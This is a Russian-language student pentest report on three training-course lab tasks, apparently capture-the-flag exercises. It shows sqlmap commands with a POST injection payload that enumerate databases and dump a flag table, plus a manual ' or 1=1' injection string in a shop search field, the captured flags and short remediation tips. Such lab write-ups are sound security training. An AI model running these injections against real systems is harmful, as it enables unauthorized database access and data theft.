**Отчет по пентесту-номер задания 17.x модуля 17**


**Персонализация:** Ермакова Наталья Олеговна (natalysoliton@mail.ru)

# Задание 17.6.1

Протестируйте нашу новую систему регистрации по приглашениям на безопасность:<http://51.250.73.193:5008/>.

* Общая информация:
  + Период тестирования: 17.12.2022
  + Объект тестирования: <http://51.250.73.193:5008/>
* Описание действий:

Пробовала использовать SQLmap, Burp Suite, а также SQL выражение в поле ввода, но результата не было. Посмотрела переписку коллег в Slack на эту тему и нашла, что флаг находится в самой платформе. Решила посмотреть:



То есть флаг: flag{Bl1nd\_NiNZZ@\_P0wer}

**Вопросы для самопроверки:**


* использовала ручное исследование
* совет по защите кода от уязвимости: нетривиально спрятан флаг, но лучше секретную информацию не зашивать в страницу, т.к. это легко проверить.
* yязвимость высокой опасности 9.0.10.0 по шкале.

# Задание 17.6.2


На тестовой версии нашего сайта отображается информация об ошибках. Скажите своё о безопасности аутентификации нового портала, как специалиста по ИБ: [http://51.250.73.193:5009](http://51.250.73.193:5009/).

* Общая информация:
  + Период тестирования: 17.12.2022
  + Объект тестирования: [http://51.250.73.193:5009](http://51.250.73.193:5009/)
* Описание действий:

Зашла на веб-страницу. Через терминал ввела **sqlmap -u "http://51.250.73.193:5009" --data="login=-1234' OR 1455=1455" --method POST --dbs**




Вижу какие базы есть:




Посмотрю что находится в базе ctf. Пишу в терминале запрос: **sqlmap -u "http://51.250.73.193:5009" --data="login=-1234' OR 1455=1455" --method POST --tables -D ctf**



**sqlmap -u** **"http://51.250.73.193:5009" --data="login=-1234' OR 1455=1455"** **--method POST --tables --columns -D ctf -T flag**




**sqlmap -u** **"http://51.250.73.193:5009" --data="login=-1234' OR 1455=1455"** **--method POST --dump -D ctf -T flag**

****

Флаг: flag{d0nt\_sh0w\_y0ur\_3rr0r5}.

**Вопросы для самопроверки:**

* использовала SQLMap
* совет по защите кода от уязвимости Error Based: ограничьте права пользователя базы данных; позаботиться об отделении базы данных от логики веб-приложения и экранировать внешние запросы.
* Уязвимость высокой опасности 9.0.10.0 по шкале:




# Задание 17.6.3

Мы разработали новый продающий портал. Проверьте, пожалуйста, его безопасность: <http://51.250.73.193:5007/shop/login/>.


* Общая информация:
  + Период тестирования: 17.12.2022
  + Объект тестирования: <http://51.250.73.193:5007/shop/login/>
* Описание действий:

Перешла на веб-страницу и вижу подсказку по кредам:




Ввожу в поле логин и поле пароль user.

Попадаю в интерне-магазин. Поисследую области на предмет поля ввода.



Нашла поле ввода:




В поле ввожу " or 1=1 –

и проверяю что изменилось. Появилась новая картинка:



Нажала на дискрипшен на картинке, получила флаг flag{5ql\_1nject10n\_15\_t00\_51mpl3\_f0r\_y0u}.



**Вопросы для самопроверки:**

* использовала ручное исследование веб-страницы
* совет по защите кода от уязвимости SQL-инъекции: тщательно проверять форму ввода; ограничьте права пользователя базы данных; позаботиться об отделении базы данных от логики веб-приложения и экранировать внешние запросы.
* Уязвимость высокой опасности 9.0.10.0 по шкале:

